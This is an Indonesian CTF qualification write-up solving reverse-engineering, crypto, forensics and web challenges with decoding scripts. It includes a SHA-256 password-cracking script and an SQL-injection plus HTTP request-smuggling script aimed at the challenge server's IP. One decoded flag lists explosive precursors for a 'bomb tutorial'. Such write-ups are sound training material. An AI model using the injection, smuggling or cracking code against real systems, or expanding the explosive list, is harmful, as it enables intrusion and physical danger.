$ cd x86_64

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted/lib/x86_64]
$ ls
libctfcore.so
```

```
(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted/lib/x86_64]
$ strings libctfcore.so
Android
12077973
__cxa_finalize
__cxa_atexit
__register_atfork
Java_com_example_diddy_1calculator_DiddyCage_obtainAgartha
__stack_chk_fail
libc.so
```

Setelah kita strings, ditemukan adanya fungsi kode java diddy calculator yang terdiri dari bagian berikut:

- **Package:** com.example.diddy_calculator
- **Class:** DiddyCage
- **Method:** obtainAgartha

Untuk mengetahui lebih lanjut, kita analisis file classes.dex

```
81782 readResourceId.java
81783 6You are officially a Diddy Blud! Welcome to the party!
```

```
DiddyCage.java
```

```
106153 obtainAddFontf
106154 obtainAgartha
```

```
88277 diddStructureChange
88278 diddy_blud
88279         diddy_key
88280 diddy_key
```

Diketahui dari kalkulator ini bila suatu input rahasia itu benar, maka akan mendapat sambutan “you are officially a Diddy Blud!”. Selain itu, ada method obtainAgartha untuk dekripsi nilai flag serta resource key diddy_blud dan diddy_key.

Pertama-tama, kita analisis dulu hexdumpnya dengan script berikut dan awasi offset 0x510 – 0x587

```
GNU nano 8.7.1
with open("lib/x86_64/libctfcore.so", "rb") as f:
    data = f.read()

    for i in range(0, len(data), 16):
        chunk = data[i:i+16]
        hex_part = ''.join(f'{b:02x}' for b in chunk)
        ascii_part = ''.join(chr(b) if 32 <= b < 127 else '.' for b in chunk)
        print(f'{i:04x} {hex_part:<47} {ascii_part}')
```

```
0500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0510  fa ef fe e3 f8 d1 cb ce c8 f5 d9 de cb c4 ce d9
0520  f5 cc c5 d8 f5 eb f5 ee e3 ee ee f3 f5 e8 e6 ff
0530  ee 8b 8b 9b 9b 8b d7 00 00 00 00 00 00 00 00
0540  fa ef fe e3 f8 d1 c4 9a de f5 de c2 9b d9 f5 9a
0550  c4 99 d7 00 00 00 00 00 00 00 00 00 00 00 00
0560  fa ef fe e3 f8 d1 c7 cb c4 f5 c8 cb c9 c5 c4 d9
0570  f5 cb d8 cf f5 cb f5 de cb d9 de d3 f5 cd c5 c5
0580  ce f5 c7 cf cb c6 d7 00 01 1b 03 3b 44 00 00 00
```

Dari baris 510 sampai 580 ditemukan tiga blob terenkripsi sebagai berikut:

```

0510: fa ef fe e3 f8 d1 cb ce c8 f5 d9 de cb c4 ce d9 ←
Blob 1 (39 bytes)
0520: f5 cc c5 d8 f5 eb f5 ee e3 ee ee f3 f5 e8 e6 ff
0530: ee 8b 8b 9b 9b 8b d7 00

```

```

0540: fa ef fe e3 f8 d1 c4 9a de f5 de c2 9b d9 f5 9a ←
Blob 2 (19 bytes)
0550: c4 99 d7 00

```

```

0560: fa ef fe e3 f8 d1 c7 cb c4 f5 c8 cb c9 c5 c4 d9 ←
Blob 3 (39 bytes)
0570: f5 cb d8 cf f5 cb f5 de cb d9 de d3 f5 cd c5 c5
0580: ce f5 c7 cf cb c6 d7 00

```

Semua blob ini diawali oleh fa ef fe, yang menandakan bahwa ini merupakan teks yang dienkripsi.

Bila kita perhatikan juga baris 07d0

```

07d0  0f b6 4c 04 2e 80 f1 aa 88 4c 04 fe 0f b6 4c 04  ..L.....L....L.

```

Di bagian 07d5 sampai 07d7, terlihat bahwa ini di enkripsi oleh XOR sederhana dengan key 0xAA.

Maka kita pakai script berikut untuk dekripsi ketiga blob sederhana tersebut hingga mendapat hasil berikut.

```

#!/usr/bin/env python3
def xor_decrypt(blob):
    return bytes([b ^ 0xaa for b in blob])

# Ekstrak blob (null-terminated)
def get_blob(data, start):
    result = []
    i = start
    while data[i] != 0x00:
        result.append(data[i])
        i += 1
    return bytes(result)

with open("/lib/x86_64/libctfcore.so", "rb") as f:
    so = f.read()

blob1 = get_blob(so, 0x510) # 39 bytes
blob2 = get_blob(so, 0x540) # 19 bytes
blob3 = get_blob(so, 0x560) # 39 bytes

print(xor_decrypt(blob1)) # PETIR{adb_stands_for_A_DIDDY_BLUD !! 11!}
print(xor_decrypt(blob2)) # PETIR{n0t_th1s_0n3}
print(xor_decrypt(blob3)) # PETIR{man_bacons_are_a_tasty_good_meal}

```

```

$ python3 decode.py
b'PETIR{adb_stands_for_A_DIDDY_BLUD !! 11!}'
b'PETIR{n0t_th1s_0n3}'
b'PETIR{man_bacons_are_a_tasty_good_meal}'

```

Flag: PETIR{adb_stands_for_A_DIDDY_BLUD !! 11! }

Referensi

Step 1: Ekstrak APK

APK pada dasarnya adalah file ZIP. Kita bisa langsung ekstrak isinya:

```
bash
unzip diddy-calculator.apk -d apk_extracted/
```

Isi yang didapat:

```
classes.dex          ← Kode Java/Kotlin (bytecode Dalvik)
classes2.dex         ← Kode Java/Kotlin tambahan
lib/arm64-v8a/libctfcore.so
lib/armeabi-v7a/libctfcore.so
lib/x86/libctfcore.so
lib/x86_64/libctfcore.so ← Native library (TARGET UTAMA)
AndroidManifest.xml
res/
```

Step 2: Identifikasi Struktur Native Library

```
bash
file lib/x86_64/libctfcore.so
# Output: ELF 64-bit LSB shared object, x86-64, stripped

strings lib/x86_64/libctfcore.so
```

Output `strings` langsung memberikan petunjuk penting:

```
Java_com_example_diddy_1calculator_DiddyCage_obtainAgartha
```

Ini adalah nama JNI function dalam format standar Java Native Interface:

- **Package:** `com.example.diddy_calculator`
- **Class:** `DiddyCage`
- **Method:** `obtainAgartha`

Step 3: Analisis File `.dex` (Kode Java)

Dengan mencari string penting di `classes.dex`:

```
python
# Mencari string menarik di DEX
strings_found = [
    "You are officially a Diddy Blud! Welcome to the party!",
    "DiddyCage.java",
    "obtainAgartha",
    "diddy_key",
    "diddy_blud",
]
```

Dari sini kita tahu:

- Jika input benar, app menampilkan: "You are officially a Diddy Blud!"
- Ada method `obtainAgartha` yang dipanggil dari Java untuk mendapatkan nilai (flag)
- Ada resource key bernama `diddy_key` dan `diddy_blud`

Step 4: Hex Dump Native Library — Menemukan Data Terenkripsi

Lakukan hex dump penuh pada `libctfcore.so`:

```
python

with open("lib/x86_64/libctfcore.so", "rb") as f:
    data = f.read()

for i in range(0, len(data), 16):
    chunk = data[i:i+16]
    hex_part = ' '.join(f'{b:02x}' for b in chunk)
    ascii_part = ' '.join(chr(b) if 32 <= b < 127 else '.' for b in chunk)
    print(f'{i:04x} {hex_part:<47} {ascii_part}')
```

Di section `.rodata` (sekitar offset `0x510`~`0x587`), ditemukan **tiga blob data** yang tampak acak:

```
0510: fa ef fe e3 f8 d1 cb ce c8 f5 d9 de cb c4 ce d9  ← Blob 1
(39 bytes)
0520: f5 cc c5 d8 f5 eb f5 ee e3 ee ee f3 f5 e8 e6 ff
0530: ee 8b 8b 9b 9b 8b d7 00

0540: fa ef fe e3 f8 d1 c4 9a de f5 de c2 9b d9 f5 9a  ← Blob 2
(19 bytes)
0550: c4 99 d7 00
```

Step 5: Menemukan Key Enkripsi — Analisis Assembly

Dari hex dump assembly (fungsi `obtainAgartha` di offset `0x700`):

```
07d0: 0f b6 4c 04 2e  movzx ecx, [rsp+rax+0x2e]
07d5: 80 f1 aa        xor cl, 0xaa          ← KEY = 0xaa !
07d8: 88 4c 04 fe     mov [rsp+rax-2], cl
```

Key enkripsi adalah `0xaa` (XOR sederhana).

Kita bisa verifikasi: `fa ^ 0xaa = 0x50 = 'P'`, `ef ^ 0xaa = 0x45 = 'E'`,
dst. → prefix `PETIR{}` ✓

Step 6: Dekripsi Ketiga Blob

```
python

def xor_decrypt(blob):
    return bytes([b ^ 0xaa for b in blob])

# Ekstrak blob (null-terminated)
def get_blob(data, start):
    result = []
    i = start
    while data[i] != 0x00:
        result.append(data[i])
        i += 1
    return bytes(result)

with open("lib/x86_64/libctfcore.so", "rb") as f:
    so = f.read()

blob1 = get_blob(so, 0x510) # 39 bytes
blob2 = get_blob(so, 0x540) # 19 bytes
blob3 = get_blob(so, 0x560) # 39 bytes

print(xor_decrypt(blob1)) # PETIR{adb_stands_for_A_DIDDY_BLUD!!11!}
print(xor_decrypt(blob2)) # PETIR{n0t_th1s_0n3}
print(xor_decrypt(blob3)) # PETIR{man_bacons_are_a_tasty_good_meal}
```

PETIR CYBER SECURITY
QUALIFICATION [2026]



Nama Lengkap	: Hasel Aristarchus Silitonga
Jurusan	: Cybersecurity
NIM	: 2902671171
Username	: lixdy
Email	:

Daftar Isi

[\[Reverse Engineering\]](#) 3

[\[Pirate's Hook V2\]](#) 3

[Reverse Engineering]

[Pirate's Hook V2]

Langkah Penyelesaian:

Berikut diberikan file assembly yang isinya adalah guessing game setelah kita strings.

XOR brute-force decoder

Encrypted string

```
SFWJQxe2mbooz--zlv\s76pfg\2pGfavdd0qSqfpfmw/\sql`ffg\wl\m0{w\`kboo~
```

XOR key (hex)

Tampilkan nilai



0x00

Hasil decode

—

Scan semua key (0x00-0xFF)

Scan otomatis ↗

key=0x00 ← FLAG CANDIDATE

```
SFWJQxe2mbooz--zlv\s76pfg\2pGfavdd0qSqfpfmw/\sql`ffg\wl\m0{w\`kboo~
```

key=0x02 ← FLAG CANDIDATE

```
QDUHSzg0o`mmx//xnt^q54rde^0rEdctff2sQsdrdou-^qsnbdde^un^o2yu^bi`mm|
```

key=0x03 ← FLAG CANDIDATE

```
PETIR{f1nally..you_p45sed_1sDebugg3rPresent,_proceed_to_n3xt_chall}
```

Flag: PETIR{f1nally..you_p45sed_1sDebugg3rPresent,_proceed_to_n3xt_chall}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : Lixdy
Email :

Daftar Isi

[Reverse Engineering] 3

[Petir antivirus] 3

[Reverse Engineering]

[Petir antivirus]

Langkah Penyelesaian:

Berikut diberikan file .crx bernama petir-antivirus.crx yang dijalankan tidak ada apa-apa.

Bila kita cek strings petir-antivirus.crx, maka ada sesuatu yang janggal.

```

challenge.jsPK
z*z\
challenge.wasmPK
manifest.jsonPK
j.z\
petir-logo.webpPK
-z\wf#
popup.htmlPK
:,z\
popup.jsPK
1/z\
README.mdPK

```

Ada file bernama challenge.wasm, yang terperangkap didalamnya, oleh karena itu, kita lakukan command berikut agar dapat terbaca:

- 1) Binwalk -e petir-antivirus.crx
- 2) Cd _petir-antivirus.crx.extracted
- 3) Wasm2wat challenge.wasm -o challenge.wat
- 4) Cat challenge.wat

Mengapa harus melalui proses ini? Karena saat challenge.wasm dibuka biasa lewat Linux, tidak terjadi apa-apa.

Dengan bantuan script python ini, kita bisa decode string rahasia yang ada di challenge.wat dan mendapatkan flag.

```

350 (data (i0;) (i32.const 65536) "wV\dd\000\cc$cf \f6=y2\eb\Iaid\eb0Mf2S\Fb\ae\86+kd7\bc\0S\04\c9\ag\8a\1f\c3\ce\az\9a\80\j\(\d0)F\f4,\f1ee\ad\bb\02K\fg>ce\az\8c+H\F5\ab\bo\Iam[
\ez\H\F5\ad\10AFE\F2\9c\02_\f6\bf\8F\00M\ef\11\c8S\F6+Ca\F8,A\ce)\c7;\ncb\09\10\de\bf\190r\ee\19B\F2\az\80\ad\1eP\e7,\c2\az\80\1ae\ee\az\83\9a\8c\11\ez=F\f4\aa\17\d0\06\02\d7\af\88]\f7\ba\9a\9a\0en\c1?c6M\cc\ad\b5\96\15Tj\eo\ag<ad6-
Bf0\F2\ad\84\82\az7P\Fb\90\93\9b\9cf\ce-git\ee\nc\ee\9b\80\02g}\d8X\ce\bc\84\9b\8d\00")
351 (data (;1;) (i32.const 65748) "OLEH"))
352

```

```

1 import struct
2
3 # Baca langsung dari file WASM, jangan copy manual
4 with open("challenge.wasm", "rb") as f:
5     data = f.read()
6
7 # Data terenkripsi ada di file offset 0x04c8, panjang 211 bytes
8 encrypted = data[0x04c8 : 0x04c8 + 211]
9 print(f"Panjang data: {len(encrypted)}") # harus 211
10
11 # LFSR seed "OLEH"
12 state = int.from_bytes(b"OLEH", "little") # = 0x48454C4F
13
14 def lfsr_step(s):
15     bit = (s ^ (s >> 2) ^ (s >> 3) ^ (s >> 5)) & 1
16     return ((s >> 1) | (bit << 31)) & 0xFFFFFFFF
17
18 # Decrypt
19 flag = []
20 for b in encrypted:
21     state = lfsr_step(state)
22     flag.append(b ^ (state & 0xff))
23
24 print(bytes(flag).decode('ascii'))

```

```
Panjang data: 211  
PETIR(This_is_a_tutorial_to_make_a_bomb_first_we_need_to_prepare_the_ingredients_It_consists_of_nitric_acid_sulfuric_acid_glycerin_sodium_bicarbonate_Litmu  
s_paper_cotton_gunpowder_And_the_procedure_is_as_follow}
```

Flag:

PETIR{This_is_a_tutorial_to_make_a_bomb_first_we_need_to_prepare_the_ingredients_It_consists_of_nitric_acid_sulfuric_acid_glycerin_sodium_bicarbonate_Litmu
s_paper_cotton_gunpowder_And_the_procedure_is_as_follow}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap	: Hasel Aristarchus Silitonga
Jurusan	: Cybersecurity
NIM	: 2902671171
Username	: lixdy
Email	:

Daftar Isi

[Cryptography] 3

[kocak gemink] 3

[Cryptography]

[Kocak gemink]

Langkah Penyelesaian:

Berikut diberikan file enkripsi yang katanya aman disamarkan dengan AES-CBC, namun ada kesalahan saat dienkripsi.

easy

author: meezchy

[illegible]

Setelah dianalisis, ternyata string biner ini memiliki Key & IV yang diperlukan untuk mendapat flag sebagai berikut.

Key & IV yang Digunakan

KEY: 82d231eda4cd23ee8d253ad94141fd86203ea5e9bd374582012406d1a03f6f4a
IV : dd1ecbd5f5fa7327328abc598ebeabbe

Maka dengan script python berikut kita akan dekripsi isi file encrypted.bin dan mendapatkan flag.

```

10 # -- KEY & IV dari output.txt (line 1) -----
11 BINARY_STR =
    "100000101101001000110001111011011010011001101001000111101101000110100100100111010110100101000001010000011111101100001100010000000111110101001011110100110111
    01110110010111010111110100111001100110011001100110010010000101010111100010110011000111010111101010111011110"
12
13 KEY = int(BINARY_STR[:256], 2).to_bytes(32, 'big')
14 IV = int(BINARY_STR[256:], 2).to_bytes(16, 'big')
15
16 def xor_bytes(a, b):
17     return bytes(x ^ y for x, y in zip(a, b))
18
19 def aes_decrypt_block(block, key):
20     """AES single block decrypt menggunakan pycryptodome atau pyaes"""
21     try:
22         from Crypto.Cipher import AES
23         # Gunakan ECB untuk satu block
24         cipher = AES.new(key, AES.MODE_ECB)
25         return cipher.decrypt(block)
26     except ImportError:
27         pass
28     try:
29         import pyaes
30         aes = pyaes.AES(key)
31         return bytes(aes.decrypt(list(block)))
32     except ImportError:
33         pass
34     raise ImportError("Install pycryptodome atau pyaes:\n pip install pycryptodome\n pip install pyaes")
35
36 def decrypt_aes_cbc(ciphertext, key, iv):
37     """AES-CBC decrypt manual (block by block)"""
38     assert len(ciphertext) % 16 == 0, "Ciphertext harus kelipatan 16 bytes"
39
40     plaintext = b''
41     prev_block = iv
42
43     for i in range(0, len(ciphertext), 16):
44         block = ciphertext[i:i+16]

```

```

97     print("[+] Format: raw bytes key+IV di awal file")
98
99     # Padding ke kelipatan 16
100     remainder = len(ciphertext) % 16
101     if remainder:
102         ciphertext += b'\x00' * (16 - remainder)
103
104     print(f"[+] Ciphertext: {len(ciphertext)} bytes")
105     print(f"\n[*] Mendekripsi AES-256-CBC... ")
106
107     plaintext = decrypt_aes_cbc(ciphertext, key, iv)
108
109     print(f"[+] Selesai! ({len(plaintext)} bytes)\n")
110     print("=" * 60)
111
112     try:
113         print(plaintext.decode('utf-8'))
114     except:
115         try:
116             print(plaintext.decode('latin-1'))
117         except:
118             print(plaintext.hex())
119
120     # Simpan hasil
121     with open("decrypted.txt", 'wb') as f:
122         f.write(plaintext)
123     print("\n[+] Tersimpan di: decrypted.txt")
124
125     # Cari flag
126     for tag in [b'PETIR{', b'petir{', b'flag{', b'FLAG{', b'CTF{', b'ctf{']:
127         if tag in plaintext:
128             i = plaintext.index(tag)
129             j = plaintext.index(b'}', i) + 1
130             print(f"\n[!!!] FLAG: {plaintext[i:j].decode()}")
131
132 if __name__ == "__main__":
133     main()

```

```

(lixdy@kali)~[~/Documents/Petir_QUALS/Crypto]
$ source venv/bin/activate

(venv)~(lixdy@kali)~[~/Documents/Petir_QUALS/Crypto]
$ pip install pycryptodome
Collecting pycryptodome
  Using cached pycryptodome-3.23.0-cp37-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Using cached pycryptodome-3.23.0-cp37-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.3 MB)
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.23.0

(lixdy@kali)~[~/Documents/Petir_QUALS/Crypto]
$ python3 -m venv venv

(lixdy@kali)~[~/Documents/Petir_QUALS/Crypto]
$ ls
BabyGideon  decrypt_aes.py  encrypted.bin  OpeningSet  output.txt  out.txt  _secret.png.extracted  string.txt  venv

```

```
(venv)-(lixdy@kali)-[~/Documents/Petir_QUALS/Crypto]
$ python3 decrypt_aes.py encrypted.bin

=====
KOKAK GEMINK - AES-CBC Decryptor
=====


[+] KEY : 82d231eda4cd23ee8d253ad94141fd86203ea5e9bd374582012406d1a03f6f4a
[+] IV : dd1ecbd5f5fa7327328abc598ebeabbe

[+] Format: binary ASCII key+IV di awal file
[+] Ciphertext: 1576144 bytes

[*] Mendekripsi AES-256-CBC ...
```

```
[+] Tersimpan di: decrypted.txt
```

Karena ini sebenarnya adalah image, maka kita harus mengubah file .txt ini menjadi .png agar flagnya dapat dibaca dengan mv file.txt file.png, atau akan terlihat seperti di bawah.



Flag: PETIR{In7iny4_K4ca_Mata_M4mA_ud4h1a}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : Lixdy
Email :

Daftar Isi

[Cryptography] 3

[Opening set] 3

[Cryptography]

[Opening set]

Langkah Penyelesaian:

Diberikan file judul lagu dan waktu lagu dirilis dimana kita harus menebak flag yang berisi lagu favorit author challenge beserta dengan waktu lirisnya bernama hmmttt.txt dan string.txt.


My friend is obsessed with K-pop. Not casually obsessed, the kind of person who organizes playlists by comeback era and memorizes release dates down to the exact day. He has a terrible habit though. Every password he creates follows the same structure: the title followed by the release date. The release date is always formatted as: YYMMDD.

Recently, he got locked out of one of his accounts. He swears the password is one of his favorite K-pop titles, but he can't remember which era he was "emotionally attached to" when he made it. To help narrow things down, I compiled a list of titles he frequently listens to. Before the account fully locked, I managed to grab a string of letters and numbers stored by the system. So like...can you recover the password please :).


Flag format: PETIR{password} Example:
PETIR{wearecharliekirk676767}

Note: The intended solver/tool shouldn't take more than 5 minutes

author: red_mito



Tanpa pikir panjang, kita drop ke broAi dan kita mendapat flag ini berdasarkan



kerja script python yang disediakan.

🚩 **FLAG:** PETIR{loveinmyheart241101}

```
1  #!/usr/bin/env python3
2  """
3  Opening Set - K-pop Password Cracker
4  Hash type   : SHA-256
5  Structure   : sha256(title + YYMMDD) == target
6  """
7
8  import hashlib
9  import time
10 import sys
11
12 # --- CONFIG ---
13 TARGET      = "7a53d679458269d0bd7c386bb8d221dc31b109efb0c7cfe5b27a63f1ee119a7e"
14 WORDLIST     = "hmmmm.txt"
15 YEAR_START   = 9      # 2009
16 YEAR_END     = 24     # 2024
17 # ---
18
19 def crack(target, wordlist_path):
20     # STEP 1: Load wordlist
21     with open(wordlist_path) as f:
22         songs = [line.strip() for line in f if line.strip()]
23         print(f"[*] Wordlist : {len(songs)} songs")
24         print(f"[*] Target   : {target}")
25
26     # STEP 2: Estimasi total kandidat
27     total = len(songs) * (YEAR_END - YEAR_START + 1) * 12 * 31
28     print(f"[*] Kandidat : ~{total:,} kombinasi")
29     print(f"[*] Cracking...\n")
30
31     start = time.time()
32     count = 0
```

Flag: PETIR{loveinmyheart241101}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : Lixdy
Email :

Daftar Isi

[Forensics] 3

[pemanasan] 3

[Forensics]

[pemanasan]

Langkah Penyelesaian:

Berikut diberikan gambar dari sebuah acara kampus.



Bila kita strings gambar ini, sebenarnya sudah ada 2 hal yang janggal.

```
(tixdy@kali) - [~/Documents/Petir_QUALS/Foren]
$ strings udin.png
IHDR
ItEXtComment
50 45 54 49 52 7b 66 6c 61 67 5f 69 6e 69 5f 64 69 62 75 61 74 5f
IËNÛ
xneran_prevgn_tnaghatna}
```

Ternyata ini adalah snippet flag dalam hex dan rot13, yang bila di decipher menjadi flag_ini_dibuat_ dan _karena_cerita_gantungan.

 cryptii

VIEW

Bytes

FORMAT: Hexadecimal

GROUP BY: Byte

50 45 54 49 52 7b 66 6c 61 67 5f 69 6e 69 5f 64 69 62 75 61 74 5f

ENCODE DECODE

Replace

FIND

REPLACE


CASE SENSITIVITY: Yes No

→ Decoded 22 chars

VIEW

Text

PETIR(flag_ini_dibuat_



Namun sayangnya bila dikirimkan, malah dianggap salah karena ternyata setelah di klarifikasi ke broAI ada bagian yang kurang yaitu jam setengah 4 pagi.

```
bash
cd /mnt/user-data/uploads && python3 -c "
from PIL import Image
import numpy as np

img = Image.open('udin.png')
arr = np.array(img)

byte = int(''.join(str(b) for b in bits[i:i+8]), 2)
result.append(byte)
text = ''.join(chr(c) if 32 <= c < 127 else '.' for c in result[:100])
if any(word in text for word in ['jam', 'PETIR', 'flag', 'pagi', 'setengah',
'PET', 'FLAG']):
    print(f'BIT{bit_pos} CH{ch_name}: {text[:100]}')
# Cek juga apakah dimulai dengan printable chars
printable_count = sum(1 for c in result[:20] if 32 <= c < 127)
if printable_count > 15:
```

Output

```
BIT0 CHR readable:
amFtX3NldGVuZ2FoXzRfcGFnaV8=.
```

```
bash
python3 -c "
import base64
b64 = 'amFtX3NldGVuZ2FoXzRfcGFnaV8='
decoded = base64.b64decode(b64).decode()
print('Base64 decoded:', decoded)
print()
```

Output

```
Base64 decoded: jam_setengah_4_pagi_
```

Flag: PETIR{flag_ini_dibuat_jam_setengah_4_pagi_karena_cerita_gantungan}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga

Jurusan : Cybersecurity

NIM : 2902671171

Username : Lixdy

Email :

Daftar Isi

[Web Exploitation] 3


[carlito] 3

[Web Exploitation]

[carlito]

Langkah Penyelesaian:

Berikut ditampilkan web yang menampilkan animasi „Carlito“.



Sekilas tidak ada apa-apa. Namun bila ditelusuri source filenya ada kerentanan berupa SQL injection di file backend server.js

```
42
43 app.get("/admin/search", (req, res) => {
44   const q = String(req.query.q || "");
45   const sql =
46     "SELECT id FROM notes WHERE title LIKE '%" +
47     q +
48     "%' OR body LIKE '%" +
49     q +
50     "%'";
51   let rows = [];
52   try {
53     rows = db.prepare(sql).all();
54   } catch (err) {
55     res.status(500).send("Query error");
56     return;
57   }
58 }
```

Maka dengan script yang kita dapatkan dari broAI yang memanfaatkan kelemahan SQL injection server.js, kita bisa mendapatkan flag secara bertahap.

Script python

```
import socket
```

```
import urllib.parse
```

```
HOST = "103.185.52.198"
```

```
PORT = 8000
```

```
CHARSET =
```

```
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}  
_!@#$?."
```

```
def smuggle(sql_payload):
```

```
q = urllib.parse.quote(sql_payload)
```

```
smuggled = (
```

```
f"GET /admin/search?q={q} HTTP/1.1\r\n"
```

```
f"Host: {HOST}:{PORT}\r\n"
```

```
f"Connection: close\r\n"
```

```
f"\r\n"
```

```
).encode()
```

```
main = (
```

```
f"POST / HTTP/1.1\r\n"
```

```
f"Host: {HOST}:{PORT}\r\n"
```

```
f"Content-Length: 0\r\n"
```

```
f"Connection: keep-alive\r\n"
```

```
f"\r\n"
```

```
).encode() + smuggled
```

